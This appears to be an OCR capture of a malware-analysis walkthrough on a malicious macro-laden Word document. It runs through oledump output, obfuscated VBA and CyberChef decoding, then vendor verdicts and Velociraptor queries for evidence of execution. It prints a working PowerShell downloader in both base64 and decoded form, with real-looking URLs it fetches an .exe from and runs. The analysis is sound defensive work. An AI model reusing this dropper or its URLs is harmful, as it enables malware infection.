




```
C:\Users\ThreatPursuit\Downloads\Oledump>oledump.py DETAILS-RL1609.doc
  1:      4096 '\x05DocumentSummaryInformation'
  2:       416 '\x05SummaryInformation'
  3:      6952 '1Table'
  4:    173293 'Data'
  5:        97 'Macros/Bimqxgzblyrp/\x01CompObj'
  6:       296 'Macros/Bimqxgzblyrp/\x03VBFrame'
  7:       670 'Macros/Bimqxgzblyrp/f'
  8:       112 'Macros/Bimqxgzblyrp/i09/\x01CompObj'
  9:        44 'Macros/Bimqxgzblyrp/i09/f'
 10:         0 'Macros/Bimqxgzblyrp/i09/o'
 11:       112 'Macros/Bimqxgzblyrp/i11/\x01CompObj'
 12:        44 'Macros/Bimqxgzblyrp/i11/f'
 13:         0 'Macros/Bimqxgzblyrp/i11/o'
 14:     21576 'Macros/Bimqxgzblyrp/o'
 15:       552 'Macros/PROJECT'
 16: m    1172 'Macros/VBA/Bimqxgzblyrp'
 17: M   10745 'Macros/VBA/Flijvcefzoj'
 18: M    1278 'Macros/VBA/Vycejmzr'
 19:     16194 'Macros/VBA/_VBA_PROJECT'
 20:      1593 'Macros/VBA/__SRP_0'
 21:       110 'Macros/VBA/__SRP_1'
 22:       304 'Macros/VBA/__SRP_2'
 23:       103 'Macros/VBA/__SRP_3'
 24:       884 'Macros/VBA/dir'
 25:      4096 'WordDocument'
```






```
77   End Select
78   End Function
79   Function Tbcepkcgnhpwx()
80   d = "inmgmt" + ChrW(wdKeyS) + ":win32_" + Bimqxgzblyrp.Fmgsnpdkhc + "rocess"
81     Select Case Utqslcezgnb
82       Case 5815
```



C:\Users\PROD-SANDBOX\Desktop\macro14 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
change.log
macro14
Normal text file
length : 21,576 lines : 3
Ln : 2 Col : 903 Pos : 1,897
Macintosh (CR)
ANSI
INS


C:\Users\PROD-SANDBOX\Desktop\macro14 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
change.log
macro14
Normal text file
length : 21,576 lines : 3
Ln : 1 Col : 485 Pos : 475
Macintosh (CR)
ANSI
INS


*C:\Users\PROD-SANDBOX\Desktop\macro14 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
change.log
macro14
JABLAHEAbABkAGYAbQBiAHYAcgA9ACcAWABpAGQAdgBvAHIAYgBrAGsAYwBnAHQAYQAnADsAJABGAHkAbQBiAGgAeQBlAHgAbQBoACAAPQ
AgACcANQA5ADMAJwA7ACQATgBuAHIAZwBxAGkAawBrAGYAcQB5AD0AJwBCAGoAcwBwAGMAcABzAGUAYwBxAGYAJwA7ACQATwBzAHgAagBz
AHUAdgBiAGIAeAB6AGMAPQAkAGUAbgB2ADoAdQBzAGUAcgBwAHIAbwBmAGkAbABlACsAJwBcACcAKwAkAEYAeQBtAGIAaAB5AGUAeABtAG
gAKwAnAC4AZQB4AGUAJwA7ACQAUQBlAGUAdwBsAG8AaAB2AG4AaAB6AGoAZwA9ACcAVABxAHkAdABqAHgAaQB0AG8AZAB4AHoAZgAnADsA
JABQAHYAcQBrAHIAbgBvAGEAbwA9ACYAKAAnAG4AZQB3AC0AbwBiACcAKwAnAGoAZQBjACcAKwAnAHQAJwApACAAbgBFAFQALgBXAGUAYg
BjAEwASQBFAG4AdAA7ACQARgBrAG0AbgBnAGkAdABnAGEAPQAnAGgAdAB0AHAAOgAvAC8AbwBuAGkAbwBuAGcAYQBtAGUAcwAuAGoAcAAv
AGMAbwBuAHQAYQBjAHQALwBpAFkALwAqAGgAdAB0AHAAOgAvAC8AcABtAHQAaABvAG0AZQAuAGMAbwBtAC8AcABvAHMAdABhAC8AZAByAD
MAegB4AGEALwAqAGgAdAB0AHAAOgAvAC8AdQByAGcAZQB2AGUAbgB0AGEALgBlAHMALwBpAG0AZwAvAGsAMwA1AGQAOQBxAC8AKgBoAHQA
dABwAHMAOgAvAC8AcwBvAGwAbQBlAGMALgBjAG8AbQAuAGEAcgAvAHMAaQB0AGkAbwAvAG4AVABYAFoAbwBtAEsAQwB4AC8AKgBoAHQAdA
BwAHMAOgAvAC8AdABpAGEAZwBvAGMAYQBtAGIAYQByAGEALgBjAG8AbQAvAGMAZwBpAC0AYgBpAG4ALwBzADkANgAvACcALgAiAFMAcABM
AGAASQBUACIAKAAnACoAJwApADsAJABYAG0AdgB0AHMAZgBmAGoAZgBqAD0AJwBOAGIAcwBmAHYAYQB2AGsAbQBzAGwAYgAnADsAZgBvAH
IAZQBhAGMAaAAoACQAUQB0AHkAawBtAGcAcAB5AHkAYwB6AHkAIABpAG4AIAAkAEYAawBtAG4AZwBpAHQAZwBhACkAewB0AHIAeQB7ACQA
UAB2AHEAawByAG4AbwBhAG8ALgAiAGQAYABPAFcAbgBsAG8AYQBgAEQAZgBJAGwARQAiACgAJABRAHQAeQBrAG0AZwBwAHkAeQBjAHoAeQ
AsACAAJABPAHMAeABqAHMAdQB2AGIAYgB4AHoAYwApADsAJABMAHEAcwBuAG8AYwBpAGMAawA9ACcATQB3AHIAbgBoAHMAawB6AGUAdQBz
ACcAOwBJAGYAIAAoACgAJgAoACcARwBlACcAKwAnAHQAJwArACcALQBJAHQAZQBtACcAKQAgACQATwBzAHgAagBzAHUAdgBiAGIAeAB6AG
MAKQAuACIAbABgAGUATgBnAGAAVABoACIAIAAtAGcAZQAgADMANgA5ADUAMgApACAAewBbAEQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAA
cgBvAGMAZQBzAHMAXQA6ADoAIgBTAGAAVABBAFIAdAAiACgAJABPAHMAeABqAHMAdQB2AGIAYgB4AHoAYwApADsAJABaAGoAYwB5AGUAYg
B0AHUAPQAnAFAAcQByAHYAaABrAGwAcQB1AHIAaQB1ACcAOwBiAHIAZQBhAGsAOwAkAEYAegBiAGIAdQBuAHQAdQB1AGwAcAByAGcAPQAn
AE0AdQBzAG0AeAB4AHEAYgBvACcAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEoAYgByAGgAdAB2AGcAZgB0AGYAegBzAD0AJwBCAHYAdgBnAG
cAcABkAGkAawBzAHcAcQByACcApj NUL STX CAN NUL 5 NUL NUL NUL ACK NUL NUL €¥ NUL NUL NUL NUL STX NUL NUL
Tahoma NUL NUL NUL STX (NUL SOH SOH @€ NUL NUL NUL NUL ESC H€,
NUL NUL €ì NUL NUL { STX NUL NUL Fletrfawfuzto NUL NUL NUL NUL STX CAN NUL 5 NUL NUL NUL ACK NUL NUL
€¥ NUL NUL NUL NUL STX NUL NUL Tahoma NUL NUL
Normal text file
length : 12,182 lines : 3
Ln : 2 Col : 9,487 Sel : 2,042 | 1
Macintosh (CR)
ANSI
INS


CyberChef
gchq.github.io/CyberChef/
Download CyberChef
Last build: 2 months ago
Options
About / Support
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Encryption / Encoding
Public Key
Recipe
Input
length: 0
lines: 1
Output
STEP
BAKE!
Auto Bake


Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
Decode text
Encoding
UTF-16LE (1200)


From Base64, Decode text - Cyb
gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)Decode_text('UTF-16LE%20(1200)')&input=SkFCTEF...
Download CyberChef
Last build: 20 hours ago
Options
About / Support
Operations
te
To HTML Entity
Triple DES Encrypt
Text Encoding Brute Force
Decode text
Encode text
HTML To Text
Add Text To Image
Unicode Text Format
Typex
To Hex
Extract EXIF
To Base
Get Time
To Table
To Base32
To Base45
To Base58
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
Decode text
Encoding
UTF-16LE (1200)
STEP
BAKE!
Auto Bake
Input
length: 2042
lines: 1
JABLAHEAbABkAGYAbQBiAHYAcgA9ACcAWABpAGQAdgBvAHIAYgBrAGsAYwBnAHQAYQAnADsA
JABGAHkAbQBiAGgAeQBlAHgAbQBoACAAPQAgACcANQA5ADMAJwA7ACQATgBuAHIAZwBxAGkA
awBrAGYAcQB5AD0AJwBCAGoAcwBwAGMAcABzAGUAYwBxAGYAJwA7ACQATwBzAHgAagBzAHUA
dgBiAGIAeAB6AGMAPQAkAGUAbgB2ADoAdQBzAGUAcgBwAHIAbwBmAGkAbABlACsAJwBcACcA
KwAkAEYAeQBtAGIAaAB5AGUAeABtAGgAKwAnAC4AZQB4AGUAJwA7ACQAUQBlAGUAdwBsAG8A
aAB2AG4AaAB6AGoAZwA9ACcAVABxAHkAdABqAHgAaQB0AG8AZAB4AHoAZgAnADsAJABQAHYA
cQBrAHIAbgBvAGEAbwA9ACYAKAAnAG4AZQB3AC0AbwBiACcAKwAnAGoAZQBjACcAKwAnAHQA
JwApACAAbgBFAFQALgBXAGUAYgBjAEwASQBFAG4AdAA7ACQARgBrAG0AbgBnAGkAdABnAGEA
PQAnAGgAdAB0AHAAOgAvAC8AbwBuAGkAbwBuAGcAYQBtAGUAcwAuAGoAcAAvAGMAbwBuAHQA
YQBjAHQALwBpAFkALwAqAGgAdAB0AHAAOgAvAC8AcABtAHQAaABvAG0AZQAuAGMAbwBtAC8A
cABvAHMAdABhAC8AZAByADMAegB4AGEALwAqAGgAdAB0AHAAOgAvAC8AdQByAGcAZQB2AGUA
bgB0AGEALgBlAHMALwBpAG0AZwAvAGsAMwA1AGQAOQBxAC8AKgBoAHQAdABwAHMAOgAvAC8A
cwBvAGwAbQBlAGMALgBjAG8AbQAuAGEAcgAvAHMAaQB0AGkAbwAvAG4AVABYAFoAbwBtAEsA
QwB4AC8AKgBoAHQAdABwAHMAOgAvAC8AdABpAGEAZwBvAGMAYQBtAGIAYQByAGEALgBjAG8A
bQAvAGMAZwBpAC0AYgBpAG4ALwBzADkANgAvACcALgAiAFMAcABMAGAASQBUACIAKAAnACoA
JwApADsAJABYAG0AdgB0AHMAZgBmAGoAZgBqAD0AJwBOAGIAcwBmAHYAYQB2AGsAbQBzAGwA
YgAnADsAZgBvAHIAZQBhAGMAaAAoACQAUQB0AHkAawBtAGcAcAB5AHkAYwB6AHkAIABpAG4A
Output
time: 1ms
length: 765
lines: 1
$Kqldfmbvr='Xidvorbkkcgta';$Fymbhyexmh =
'593';$Nnrgqikkfqy='Bjspcpsecqf';$Osxjsuvbbxzc=$env:userprofile+'\'+$Fymb
hyexmh+'.exe';$Qeewlohvnhzjg='Tqytjxitodxzf';$Pvqkrnoao=&('new-
ob'+'jec'+'t')
nET.WebcLIEnt;$Fkmngitga='http://oniongames.jp/contact/iY/*http://pmthome
.com/posta/dr3zxa/*http://urgeventa.es/img/k35d9q/*https://solmec.com.ar/
sitio/nTXZomKCx/*https://tiagocambara.com/cgi-bin/s96/'."SpL`IT"
('*');$Xmvtsffjfj='Nbsfvavkmslb';foreach($Qtykmgpyyczy in $Fkmngitga)
{try{$Pvqkrnoao."d`OWnloa`DfIlE"($Qtykmgpyyczy,
$Osxjsuvbbxzc);$Lqsnocick='Mwrnhskzeus';If ((&('Ge'+'t'+'-Item')
$Osxjsuvbbxzc)."l`eNg`Th" -ge 36952) {[Diagnostics.Process]::"S`TARt"
($Osxjsuvbbxzc);$Zjcyebtu='Pqrvhklqerie';break;$Fzbbuntuulpsg='Musmxxqbo'
}}catch{}}$Jbrhtvgftfzs='Bvvggpdikswqr'

DETECTION | DETAILS | LINKS | COMMUNITY

Security Vendors' Analysis

alphaMountain.ai	Malicious	Avira	Malware
BitDefender	Malware	Comodo Valkyrie Verdict	Phishing
CRDF	Malicious	Dr.Web	Malicious
G-Data	Malware	Heimdal Security	Malicious
Seclookup	Malicious	Sophos	Malware
Forcepoint ThreatSeeker	Suspicious	Abusix	Clean

State	FlowId	Artifacts
✔	F.CCD7T3DEFA8OK	Generic.Client.Info
✔	F.CCD7R4DGGBN4G	Generic.Client.Info

New Collection: Select Artifacts to collect

evidence execution

- Windows.Analysis.EvidenceOfExecution
- Windows.Forensics.Prefetch
- Windows.Timeline.Prefetch

Windows.Analysis.EvidenceOfExecution

Type: client

In many investigations it is useful to find evidence of program execution.

This artifact combines the findings of several other collectors into an overview of all program execution artifacts. The associated report walks the user through the analysis of the findings.

Source UserAssist

```
1 SELECT * FROM Artifact.Windows.Registry.UserAssist()
2
```

Source Timeline

```
1 SELECT * FROM Artifact.Windows.Forensics.Timeline()
2
```

Source Recent Apps

```
1 SELECT * FROM Artifact.Windows.Forensics.RecentApps()
2
```

Source ShimCache

```
1 SELECT * FROM Artifact.Windows.Registry.AppCompatCache()
2
```

Source Prefetch

```
1 SELECT * FROM Artifact.Windows.Forensics.Prefetch()
2
```

Results

Artifacts with Results	Windows.Analysis.EvidenceOfExecution/UserAssistWindows.Analysis.EvidenceOfExecution/ShimCacheWindows.Analysis.EvidenceOfExecution/Prefetch
Total Rows	398
Uploaded Bytes	0 / 0
Files uploaded	0
Download Results	


Prepare Download
Prepare Collection Report

